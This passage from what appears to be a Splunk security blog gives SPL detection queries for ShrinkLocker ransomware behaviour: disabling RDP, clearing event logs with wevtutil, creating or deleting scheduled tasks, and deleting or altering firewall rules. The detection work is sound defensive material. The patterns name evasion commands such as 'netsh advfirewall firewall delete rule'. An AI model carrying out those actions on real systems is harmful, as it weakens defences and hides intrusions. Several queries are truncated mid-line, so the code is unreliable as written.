


Figure 14: Configure BitLocker Detections

Windows Modify Registry Disable Remote Desktop Protocol

This detection is developed to detect suspicious registry modifications that disable Remote Desktop Protocol (RDP) by altering the "fDenyTSConnections" key. Changing this key's value to 1 prevents remote connections, which can disrupt remote management and access.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=E
 where Registry.registry_path= "*\\Control\\Terminal Server\\fDenyTSConnections*" Registry.registry_value_data=
 by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.actio
 | `drop_dm_object_name(Registry)`
 | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
```




Figure 15: Disable RDP Detections

Suspicious WevUtil Usage

The following detection identifies the usage of wevtutil.exe with parameters for clearing event logs such as Application, Security, Setup, Trace, or System. It leverages data from Endpoint Detection and Response (EDR) agents, focusing on process names and command-line arguments. This activity is significant because clearing event logs can be an attempt to cover tracks after malicious actions, hindering forensic investigations.

```
| tstats `security_content_summariesonly` values(Processes.process) as process min(_time) as firstTime max(_tir
 where Processes.process_name=wevtutil.exe Processes.process IN ("* cl *", "*clear-log*", "* -cl *") Processes.
 by Processes.parent_process_name Processes.parent_process Processes.process Processes.process_guid Processes.p
 | `drop_dm_object_name(Processes)`
 | `security_content_ctime(firstTime)`
 |`security_content_ctime(lastTime)`
```




Figure 16: Suspicious wevtutil Usage Detections

Scheduled Task Deleted Or Created via CMD

This detection focuses on identifying the creation or deletion of scheduled tasks using the schtasks.exe utility with the corresponding command-line flags (-create or -delete), which could indicate malicious intent or unauthorized system manipulation. This technique has been notably associated with threat actors like Dragonfly and the SUNBURST attack against SolarWinds.

```
| tstats `security_content_summariesonly` count values(Processes.process)
 as process values(Processes.parent_process) as parent_process min(_time) as firstTime
 max(_time) as lastTime from datamodel=Endpoint.Processes where Processes.process_name=schtasks.exe
 (Processes.process=*delete* OR Processes.process=*create*) by Processes.user Processes.process_name
 Processes.parent_process_name Processes.dest | `drop_dm_object_name(Processes)`
 | `security_content_ctime(firstTime)`| `security_content_ctime(lastTime)`
```




Figure 17: Create or Delete Scheduled Tasks Detections

Windows Delete or Modify System Firewall

The following detection identifies 'netsh' processes that delete or modify firewall configurations. It leverages data from EDR agents, focusing on command-line executions containing specific keywords. This activity is significant because it can indicate malware attempting to alter firewall settings to evade detection or remove traces.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from datamodel=E
 where `process_netsh` Processes.process = "* firewall *" Processes.process = "* del*"
 by Processes.parent_process Processes.parent_process_name Processes.process_name Processes.process_id Processe
 | `drop_dm_object_name("Processes")`
 | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
```




Figure 18: Delete or Modify System Firewall Detections

Windows Modify Registry to Add or Modify Firewall Rule

The following detection identifies a potential addition or modification of firewall rules, signaling possible configuration changes or security policy adjustments. It tracks commands such as “netsh advfirewall firewall add rule” and “netsh advfirewall firewall set rule,” which may indicate attempts to alter network access controls. Monitoring these actions ensures the integrity of firewall settings and helps prevent unauthorized network access.

```
| tstats `security_content_summariesonly` count FROM datamodel=Endpoint.Registry
 WHERE Registry.registry_path= "*\\System\\CurrentControlSet\\Services\\SharedAccess\\Parameters\\FirewallPolic
 BY _time span=1h Registry.registry_path Registry.registry_key_name Registry.registry_value_name Registry.regis
 | `drop_dm_object_name(Registry)`
 | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
```




Figure 19: Add or Modify Firewall Rule Detections

Wscript Or Cscript Suspicious Child Process

This detection identifies a suspicious spawned process by WScript or CScript process. This technique was commonly used by adversaries and malware to execute different LOLBIN, other scripts like PowerShell or spawn a suspended process to inject its code as a defense evasion. This technique may detect a normal script that uses several application tools that are in the list of the child process it detects, but it can also be a good pivot and indicator that a script may execute suspicious code.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
 as lastTime from datamodel=Endpoint.Processes where Processes.parent_process_name
 IN ("cscript.exe", "wscript.exe") Processes.process_name IN ("regsvr32.exe", "rundll32.exe","winhlp32.exe","ce
 by Processes.dest Processes.user Processes.parent_process_name Processes.parent_process
 Processes.process_name Processes.process Processes.process_id Processes.parent_process_id
 | `drop_dm_object_name(Processes)`
 | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
```




Figure 20: Wscript Or Cscript Suspicious Child Process Detections

Windows Modify Registry Delete Firewall Rules

The following detection identifies a potential deletion of firewall rules, indicating a possible security breach or unauthorized access attempt. It identifies actions where firewall rules are removed using commands like “netsh advfirewall firewall delete rule,” which can expose the network to external threats by disabling critical security measures. Monitoring these activities helps maintain network integrity and prevent malicious attacks.

```
 `sysmon` EventCode=12 TargetObject = "*\\System\\CurrentControlSet\\Services\\SharedAccess\\Parameters\\Firewa
|  rename Computer as dest
|  rename User as user
|  stats count min(_time) as firstTime max(_time) as lastTime by EventCode EventType TargetObject Image user des
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```




Figure 21: Modify Registry to Delete Firewall Rules Detections

IOC

Learn More

This blog helps security analysts, blue teamers and Splunk customers identify ShrinkLocker malware by enabling the community to discover related tactics, techniques, and procedures used by threat actors and adversaries. You

can implement the detections in this blog using the Enterprise Security Content Updates app or the Splunk Security Essentials app. To view the Splunk Threat Research Team's complete security content repository, visit research.splunk.com.

Feedback

Any feedback or requests? Feel free to put in an issue on Github and we'll follow up. Alternatively, join us on the Slack channel #security-research. Follow these instructions If you need an invitation to our Splunk user groups on Slack.

Contributors

We would like to thank Teoderick Contreras for authoring this post and the entire Splunk Threat Research Team for their contributions: Michael Haag, Jose Hernandez, Lou Stella, Bhavin Patel, Rod Soto, Eric McGinnis, Patrick Bareiss and Gowthamaraj Rajendran.

References

- https://github.com/dsccommunity/xBitlocker/issues/51
- https://securelist.com/ransomware-abuses-bitlocker/112643/
